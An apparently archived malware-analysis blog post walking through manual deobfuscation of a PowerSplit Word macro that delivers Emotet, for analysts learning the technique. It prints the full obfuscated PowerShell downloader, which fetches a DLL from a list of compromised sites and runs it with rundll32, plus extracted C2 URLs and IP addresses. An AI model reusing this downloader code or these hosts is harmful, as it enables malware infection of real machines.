Manual analysis of new PowerSplit maldocs delivering Emotet

By Published by R3MRUM View all posts by R3MRUM

Published: 2021-01-06 · Archived: 2026-04-06 00:05:48 UTC

Wow. It's been a long time since my last blog post (~ 2 years). The new year has inspired me to dust off some cobwebs and produce a blog post that hopefully someone can learn from.

In this post, I'll be covering how to perform manual analysis of the new PowerSplit malicious documents (maldocs) that were first seen in the wild starting in mid/late December 2020. Thus far, I've only seen this version of PowerSplit delivering Emotet but in the past it has delivered other families such as Retefe and Gozi ISFB.

Preferably, initial analysis of these types of maldocs would simply consist of submitting the sample some kind of sandbox environment. Since PowerSplit doesn't employ any kind of anti-analysis or anti-vm controls, other than some obfuscation, the sample should fully detonate and the malicious powershell command executed by the maldoc should be present within the detonation output. The target audience for this post are those who either want to get their hands dirty or do not have the ability to submit their sample to a sandbox.


Note for the reader: *My analysis in this post details the shortcut I use in order to quickly get to the important artifacts such as malicious command executed by the maldoc and the corresponding C2 URLs embedded within. This shortcut skips over a few concepts like how the macro is automatically executed when the document is opened and how I determined that Ddyw4mboy7b (referenced later on) is an instance of the winmgmtS:win32_process class for the sake of brevity.*


Sample for reference:
https://www.virustotal.com/gui/file/1b14150ed4bc2faa4dadc5e2096f77175c8274927c13aae437a9cc57ff26fd3b/

Initial Setup

Copy the maldoc into a virtual machine (VM) isolated from the network (Host-Only mode). **This is kind of a big deal. Triple check that this host doesn't have network access to anything.**


Within the isolated VM, open the maldoc with Microsoft Word. You should be presented with something similar to this:






Enable editing by selecting View –> Edit Document from the toolbar menu.

Ensure that you have the Developer tab enabled (File –> Options –> Customize Ribbon –> Add ‘Developer’ to the Main Tabs). You should see the Developer tab, like so:



Analysis in VB Editor

On the Developer tab, click the Visual Basic button. This will open the Visual Basic (VB) Editor where you can access the embedded macros. Locate the module that contains macro code. Thus far, these PowerSplit maldocs have only contained two entries in the modules section. In this example, one module is named E2ajbo3kwzka_d5z and the other is Qtep_eof7eoc0a. As shown in this screenshot, the module Qtep_eof7eoc0a is empty. So, we can ignore it.



In the module that contains the code (E2ajbo3kwzka_d5z), scroll to the very bottom and then slowly scroll up, looking for the pattern:

```
<random_string>.Create <random_string>(<random_string>), <random_string>,<random_string>
```

It will likely be the first 'long' line you will encounter as you scroll up. In this sample, it is on line 233 of the macro:

```
Ddyw4mboy7b.Create Jmz4_bcx3_h(Kb3vxm90vt0_lgn8r3), Zj0kk9rvc7emht, Coyz3quoogwk6on
```

Breaking down what this means

Ddyw4mboy7b is an instance of the **winmgmtS:win32_process** class. The Create function of this class is being called with 3 arguments:

Arg1 = Jmz4_bcx3_h(Kb3vxm90vt0_lgn8r3)
Arg2 = Zj0kk9rvc7emht
Arg3 = Coyz3quoogwk6on

Microsoft's documentation on win32_process's Create function says that the first argument (Jmz4_bcx3_h(Kb3vxm90vt0_lgn8r3)) passed to the Create function is the CommandLine value to be executed. The value being passed is actually a call to a function named Jmz4_bcx3_h. This is the maldoc's string decoder function that takes in an encoded string, stored in the variable Kb3vxm90vt0_lgn8r3, and returns the decoded version.


Arg2 (Zj0kk9rvc7emht) and **Arg3** (Coyz3quoogwk6on) represent the CurrentDirectory and ProcessStartupInformation respectively. For the purposes of this analysis, we dont care about **Arg2** and **Arg3**… but we need to somehow capture the decoded value that is ultimately passed as **Arg1**.

To do this, we need to first comment out the line containing the call to win32_process's Create function so that it does not execute. This can be accomplished by prepending a single quotation mark to the beginning of the line. This essentially

defangs the maldoc.

Next, we need to capture the decoded **Arg1** value, which represents the command that the maldoc is attempting to execute. We can accomplish this by printing out the result of the string decoder function call that was originally passed as Arg1 to the Ddyw4mboy7b.Create function.

There are a few ways to do this but my preferred method is to use Debug.Print(). Add a Debug.Print statement, passing it the Arg1 value, just above the line commented. If done right, the macro will look like this:




In order to see the output when the Debug.Print statement is called, we need to enable the ‘Immediate Window’. To do this, either hit CTRL+G or go to View –> Immediate Window within the VB Editor. If done correctly, a new window labeled Immediate will appear at the bottom of the VB Editor window.

Now save the modified macro in the VB Editor (CTRL+S).

Before moving on to the next step, I must reiterate to only do this within an isolated virtual machine. Even though we technically defanged THIS document, there is the potential that a different variant could have additional code that we have not accounted for in this analysis. Failing to detonate in an isolated VM could result in host system infection and potential spreading to other resources on the network… that would be bad.

Now switch back to the Word document from the VB Editor and click the ‘Enable Content’ button. **Doing so will automatically execute the embedded macro**… but this is what we want to happen. We want the macro to execute so that the string decoding will take place and the decoded string will be printed by the Debug.Print statement that we inserted. The actual malicious command will not execute because we commented out the line that was responsible for that action.

To see if this worked correctly, go back to the VB Editor and inspect the contents of the Immediate window. You should see the decoded command that the maldoc was attempting to execute.



For this sample, the malicious command being executed by the maldoc is a base64 encoded powershell command that includes a pop-up message box that is displayed to the victim when run (***Note: this command has not been defanged. DO NOT RUN on un-isolated host***):

```
cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. &  POwersheLL -w hidden -ENCOD
```

<Slight Tangent>

A vast majority of the code contained within this macro is junk code that has been inserted to cause confusion and to complicate analysis. In this example, all code pertaining to the writing of some file is junk code and can be removed without impacting the functionality of the macro. The junk code pattern is:

```
 Dim <random_string> As String
Open "<random_string>" For Binary As <random_int>
Put #<random_int>, , <random_string>
Close #<random_int>
```

Knowing this, you could clean up the code a bit by doing a find for the following regex pattern and replacing it with nothing:

```
Dim.*\nOpen.*\nPut.*\nClose.*
```

Additionally, since control flow is executed in order and doesn't jump around, the GoTo statements included can also be considered junk. Doing a similar find/replace for the following pattern cleans up the code even further:

```
*Goto.*\n{1,}.*:\n
```

Taking these two steps reduced the total lines of code in the macro from 348 to 24, revealing the true core code that is leveraged by the maldoc:

</Slight Tangent>

Encoded PowerShell Analysis

Once base64-decoded, the heavily encoded powershell script being executed is:

```
$E3Sy = [TYPE] ( "{4}{3}{0}{1}{5}{2}" -f 'M.Io.D' , 'iRe' , 'TORY' , 'Ste' , 'sy' , 'C' ) ;

SeT-ITEM VARIabLE:i7RpVz ( [TYPE] ( "{1}{4}{2}{0}{6}{3}{7}{5}" -f 'ET.SeRVi' , 'S' , 'TEm.N' , 'INT' , 'yS' , 'AnAgEr' , 'CePo' , 'M' )) ;

$Xsejjoo =( 'N' +( 'avc' + 'lg' )+ 'u' );

$Slfr1gp = $Rpb56t4 + [char] (64) + $U9nybjs ;

$Wwuhcfs =(( 'U_m' + '4k' )+ 'pq' );

( gET-vARIaBle e3sY -vAlUeOn ):: "CReaTEDire`c`ToRY" ( $HOME + (( 'Y' + 'b' + 'sR' + ( 'g064' + '6rYbs' + 'Q' + '9' )+( '0xm' + 'rq' + 'Yb' )+ 's' ) -REPlaCe ( 'Y' + 'bs' ), [cHAr] 92));

$K309qw1 =(( 'Rq' + 'rm' )+( 'b2' + '8' ));

( Ls variAble:i7rPvZ ).vaLUe:: "SEcUri`TYpRo`TOc`ol" = (( 'Tls' + '1' )+ '2' );

$Nmh1wmf =(( 'X3b6' + 'g' )+ 'a' + 'o' );

$Ojz_wa7 = ( 'M' +( '8jkl' + 'v4' ));

$Xgtwzgh =(( 'Cc' + 'k0h' )+ '16' );

$Qqayu6h =( 'B' +( 'e6' + 'f' )+( 'r' + 'w0' ));

```

```
$Jdgza5o = $HOME +(( '{0' + '}Rg0646r' + '{' + '0}Q90' + 'xmrq{' + '0}' ) -F [ChAR] 92)+ $Ojz_wa7 +(( '.' + 'dl' )+ 'l' );

$N05q5t5 =( 'O' +( '_' + '3' + 'e2pf' ));

$Gkhm1tg = neW-Ob `j`ECT NeT.WEBClieNt;

$Jkdys0o =(((( 'ht' + 't' + 'p:J' + ')(3s2)' ))+( '(' + 'J)(3s2' + ')' )+(( '(zh' + 'o' ))+( 'ngs' + 'h' + 'ixingc' + 'hua' )+( 'n' + 'g.' )+ 'c' + 'om' +(( 'J)(3s2' + ')' ))+ '(' + 'wp' +( '-' + 'adminJ' )+(( ')(' ))+(( '3s' + '2)' ))+(( '(OTmJ' + ')(' + '3s' + '2)(@' ))+( 'ht' + 't' )+( 'p' + ':J' )+(( ')' + '(3s2' ))+(( ')(' + 'J' ))+(( ')(' + '3s' ))+ '2' +(( ')(' ))+ 'w' + 'w' + 'w' +( '.gre' + 'a' )+ 'u' +( 'ds' + 'tu' )+( 'd' + 'io' )+(( '.c' + 'omJ)' + '(3s' ))+ '2' +(( ')(d' + 'o' + 'cs' ))+(( 'J' + ')' + '(3s2)' ))+(( '(FGnJ' + ')' + '(' + '3' + 's2)(@http:J)(' ))+ '3' + 's' +(( '2)(' + 'J)' + '(3s' ))+(( '2)(k' + 'o' ))+ 'r' +( 'ea' + 'nk' + 'id' )+( 's' + 'ed' )+( 'u.c' + 'om' )+(( 'J)(' + '3' ))+ 's2' +(( ')(' + 'wp-co' + 'n' ))+( 'ten' + 't' )+(( 'J)' ))+(( '(3' + 's2)(' ))+( '2c' + 'Q' )+(( 'ThJ' + ')' ))+(( '(3' + 's' ))+(( '2)' + '(@ht' + 't' + 'p:J)(' + '3s2)(J' + ')' + '(' ))+( '3s' + '2' )+ ')' + '(' +( 'exp' + 'edi' )+ 'ti' + 'o' +( 'nq' + 'ue' )+ 'st' + '.c' + 'o' + 'mJ' +(( ')(' ))+(( '3s' + '2' + ')(XJ)(' ))+(( '3s' + '2)' ))+(( '(' + '@http' + 's:J' ))+ ')' + '(' +(( '3s' + '2)' + '(J' + ')(3' ))+(( 's' + '2)(' ))+( 'su' + 'r' )+ 'i' +( 'agr' + 'o' )+( 'f' + 'res' + 'h.' )+( 'co' + 'm' )+(( 'J)(3s' + '2' ))+(( ')(se' + 're' ))+(( 'versJ)' + '(3s' ))+(( '2)(' + 'M' ))+ 'VD' + 'j' +(( 'IJ)(3s2' + ')(' + '@' ))+(( 'htt' + 'p:' + 'J)(3' ))+ 's2' +(( ')' + '(J)' + '(3s' ))+(( '2)(g' + 'e' + 'of' ))+( 'f' + 'og' )+ 'le' +( 'mus' + 'ic' + '.' )+(( 'comJ)' + '(3' + 's2)' + '(' + 'wp-a' + 'd' ))+(( 'mi' + 'n' + 'J)(' ))+(( '3s2)(x' + 'J)(3' + 's2)' + '(' ))+ '@' +( 'h' + 'ttp' )+(( 's:J)(' + '3' + 's2' ))+(( ')' + '(J' ))+(( ')(' ))+(( '3s' + '2)(' ))+( 'd' + 'ag' )+( 'r' + 'ani' )+ 't' +( 'egiare' + '.co' + 'mJ' )+ ')' +( '(3s2' + ')' )+ '(' +( 'w' + 'p-' )+( 'a' + 'dmin' )+(( 'J' + ')(' ))+ '3' + 's' + '2' +(( ')' + '(jCHJ' + ')(3' ))+ 's' +(( '2' + ')(' )))). "RePla`Ce" ((((( 'J)(3' + 's' ))+(( '2' + ')(' )))),( [array] ( '/' ),( 'hw' + 'e' ))[0]). "S`PliT" ( $Biy7vfz + $Slfr1gp + $Z7vulcv );

$Dmqi8pi =( 'P' +( 'jdu' + 'dc9' ));

foreach ( $Zp5knry in $Jkdys0o | S`ORt-`oBJ`E`Ct {g`ET-r`An`DOm}){

    try{

        $Gkhm1tg . "DOwnlo`A`DfILE" ( $Zp5knry , $Jdgza5o );

        $Zdcj0cn =( 'H' +( '3' + 'q09k' )+ 'q' );

        If ((&( 'Get-It' + 'e' + 'm' ) $Jdgza5o ). "L`eng`TH" -ge 39887) {

            &( 'r' + 'un' + 'dll32' ) $Jdgza5o , '#1' . "TOs`T`RinG" ();

            $Hao086y =( 'Ok' + 'mb' +( 'e0' + '8' ));
```


```
            break ;
            $Yvi_mtb =(( 'B0' + 'f0' )+ 'kg' + 'm' )
        }
    }
    catch{}
}
$Pf4ctyc =(( 'K' + 'jo' )+ '4' +( 'bm' + 'g' ))
```

***Note for the reader**: formatting of the above code was cleaned up a bit by putting individual statements on their own line as opposed the original format which had everything on a single line.*

Though encoding styles have changed over time, the PowerSplit maldoc has been generally consistent with how it stores and decodes its C2 URLs. The consistency of this format is actually how PowerSplit got its name (the amalgamation of "PowerShell" and the Split() function) . Line 16 highlighted in the code above (and displayed below) contains the pattern that we need to look for. Typically, with PowerSplit, the C2 URLs are contained within a large encoded string (*highlighted in green*) that is passed through a replace function (*highlighted in red*) that performs the 'decode'. The decoded string, which now consists of concatenated C2 URLS separated by some delimiter, is then passed to a split function (*highlighted in blue*) that converts the single string into an array of C2 URLs:

$Jkdys0o=((((‘ht’+’t’+’p:J’+’)(3s2)’))+(‘(‘+’J)(3s2’+’)’)+((‘(zh’+’o’))+(‘ngs’+’h’+’ixingc’+’hua’)+(‘n’+’g.’)+’c’+’om’+((‘J)(3s2’+’)’))+'(‘+’wp’+(‘-‘+’adminJ’)+((‘)(‘))+((‘3s’+’2)’))+(((‘(OTmJ’+’)(‘+’3s’+’2)(@’))+(‘ht’+’t’)+(‘p’+’:J’)+((‘)’+'(3s2’))+((‘)(‘+’J’))+((‘)(‘+’3s’))+’2’+((‘)(‘))+’w’+’w’+’w’+(‘.gre’+’a’)+’u’+(‘ds’+’tu’)+(‘d’+’io’)+((‘.c’+’omJ)’+'(3s’))+’2’+((‘)(d’+’o’+’cs’))+((‘J’+’)’+'(3s2’))+(((‘(FGnJ’+’)’+'(‘+’3’+’s2)(@http:J)(‘))+’3’+’s’+((‘2)(‘+’J)’+'(3s’))+((‘2)(k’+’o’))+’r’+(‘ea’+’nk’+’id’)+(‘s’+’ed’)+(‘u.c’+’om’)+((‘J)(‘+’3’))+’s2’+((‘)(‘+’wp-co’+’n’))+(‘ten’+’t’)+((‘J)’))+(((‘(3’+’s2)(‘))+(‘2c’+’Q’)+((‘ThJ’+’)’))+(((‘(3’+’s’))+((‘2)’+'(@ht’+’t’+’p:J)(‘+’3s2)(J’+’)’+'(‘))+(‘3s’+’2′)+’)’+'(‘+(‘exp’+’edi’)+’ti’+’o’+(‘nq’+’ue’)+’st’+’.c’+’o’+’mJ’+((‘)(‘))+((‘3s’+’2’+’)(XJ)(‘))+((‘3s’+’2)’))+(((‘(‘+’@http’+’s:J’))+’)’+'(‘+(((‘3s’+’2)’+'(J’+’)(3′))+((‘s’+’2)(‘))+(‘su’+’r’)+’i’+(‘agr’+’o’)+(‘f’+’res’+’h.’)+(‘co’+’m’)+((‘J)(3s’+’2’))+((‘)(se’+’re’))+((‘versJ)’+'(3s’))+((‘2)(‘+’M’))+’VD’+’j’+(((‘IJ)(3s2’+’)(‘+’@’))+((‘htt’+’p:’+’J)(3’))+’s2’+((‘)’+'(J)’+'(3s’))+((‘2)(g’+’e’+’of’))+(‘f’+’og’)+’le’+(‘mus’+’ic’+’.’)+(((‘comJ)’+'(3’+’s2)’+'(‘+’wp-a’+’d’))+((‘mi’+’n’+’J)(‘))+((‘3s2)(x’+’J)(3’+’s2)’+'(‘))+’@’+(‘h’+’ttp’)+(((‘s:J)(‘+’3’+’s2’))+((‘)’+'(J’))+((‘)(‘))+((‘3s’+’2)(‘))+(‘d’+’ag’)+(‘r’+’ani’)+’t’+(‘egiare’+’.co’+’mJ’)+’)’+(‘(3s2’+’)’)+'(‘+(‘w’+’p-‘)+(‘a’+’dmin’)+((‘J’+’)(‘))+’3’+’s’+’2’+((‘)’+'(jCHJ’+’)(3′))+’s’+((‘2’+’)(‘)))).“RePla`Ce"(((((‘J)(3'+'s'))+(('2'+')('))))),([array]('/'),('hw'+'e'))[0]) . "S` PliT”($Biy7vfz + $Slfr1gp + $Z7vulcv);

To decode, copy and paste the above line into a PowerShell command prompt an hit Enter. This will place the decoded contents into the variable $Jkdys0o. Then type the variable name ($Jkdys0o in this case) and hit Enter to display the variable's contents, which should be the list of C2 URLs:



Output *(Note: URLs manually defanged)***:**

hxxp://zhongshixingchuang[.]com/wp-admin/OTm/@hxxp://www.greaudstudio[.]com/docs/FGn/@hxxp://koreankidsedu[.]com/wp-content/2cQTh/@hxxp://expeditionquest[.]com/X/@hxxps://suriagrofresh[.]com/serevers/MVDjI/@hxxp://geoffoglemusic[.]com/wp-admin/x/@hxxps://dagranitegiare[.]com/wp-admin/jCH/

Because we extracted this single line from the script, the code that initializes and assigns values to the variables $Biy7vfz, $Slfr1gp, and $Z7vulcv that are used in the Split function is missing. As a result, the URL string was never properly converted to an array… but that is ok. We can apply some common sense here and realize that the string was split via the '@' symbol which would have yielded the following output:

hxxp://zhongshixingchuang[.]com/wp-admin/OTm/
hxxp://www.greaudstudio[.]com/docs/FGn/
hxxp://koreankidsedu[.]com/wp-content/2cQTh/
hxxp://expeditionquest[.]com/X/
hxxps://suriagrofresh[.]com/serevers/MVDjI/
hxxp://geoffoglemusic[.]com/wp-admin/x/
hxxps://dagranitegiare[.]com/wp-admin/jCH/

Emotet Binary

At the time of analysis, these C2 URLs were serving up Emotet.

MD5

SHA1

SHA256

53cccd74cdd275d5388405f26eda4de4

225923659b850fcf5d3d53acec94de55e4f28114

cf4bcb53551a7a8e87edd6ebe1382981cc6280eed58905870d04219a12801e83

VT Link

Since Emotet analysis isn't the focus of this blog, I'll simply suggest here that you use something like the CAPEv2 Sandbox to also automatically extract the Emotet configuration from the binary downloaded by the PowerSplit maldoc. For example:

https://capesandbox.com/analysis/110589/#CAPE

Configured Emotet C2s:

```
 184.66.18[.]83:80
202.187.222[.]40:80
167.71.148[.]58:443
211.215.18[.]93:8080
1.234.65[.]61:80
80.15.100[.]37:80
155.186.9[.]160:80
172.104.169[.]32:8080
110.39.162[.]2:443
12.162.84[.]2:8080
181.136.190[.]86:80
68.183.190[.]199:8080
191.223.36[.]170:80
190.45.24[.]210:80
81.213.175[.]132:80
181.120.29[.]49:80
82.76.111[.]249:443
177.23.7[.]151:80
95.76.153[.]115:80
93.148.247[.]169:80
51.255.165[.]160:8080
213.52.74[.]198:80
178.250.54[.]208:8080
202.134.4[.]210:7080
138.97.60[.]141:7080
94.176.234[.]118:443
190.24.243[.]186:80
46.43.2[.]95:8080
197.232.36[.]108:80
77.78.196[.]173:443
59.148.253[.]194:8080
212.71.237[.]140:8080
46.101.58[.]37:8080
110.39.160[.]38:443
83.169.21[.]32:7080
189.2.177[.]210:443
81.214.253[.]80:443
51.15.7[.]145:80
172.245.248[.]239:8080
177.85.167[.]10:80
178.211.45[.]66:8080
5.196.35[.]138:7080
71.58.233[.]254:80
168.121.4[.]238:80
149.202.72[.]142:7080
185.183.16[.]47:80
191.241.233[.]198:80
209.236.123[.]42:8080
190.114.254[.]163:8080
70.32.84[.]74:8080
138.97.60[.]140:8080
```

```
68.183.170[.]114:8080
192.232.229[.]53:4143
62.84.75[.]50:80
113.163.216[.]135:80
46.105.114[.]137:8080
177.144.130[.]105:8080
192.232.229[.]54:7080
192.175.111[.]212:7080
35.143.99[.]174:80
81.215.230[.]173:443
1.226.84[.]243:8080
187.162.248[.]237:80
152.169.22[.]67:80
137.74.106[.]111:7080
191.182.6[.]118:80
181.61.182[.]143:80
202.79.24[.]136:443
50.28.51[.]143:8080
85.214.26[.]7:8080
170.81.48[.]2:80
111.67.12[.]222:8080
177.144.130[.]105:443
188.225.32[.]231:7080
185.94.252[.]27:443
12.163.208[.]58:80
191.53.80[.]88:80
87.106.46[.]107:8080
122.201.23[.]45:443
181.30.61[.]163:443
104.131.41[.]185:8080
190.195.129[.]227:8090
45.184.103[.]73:80
186.146.13[.]184:443
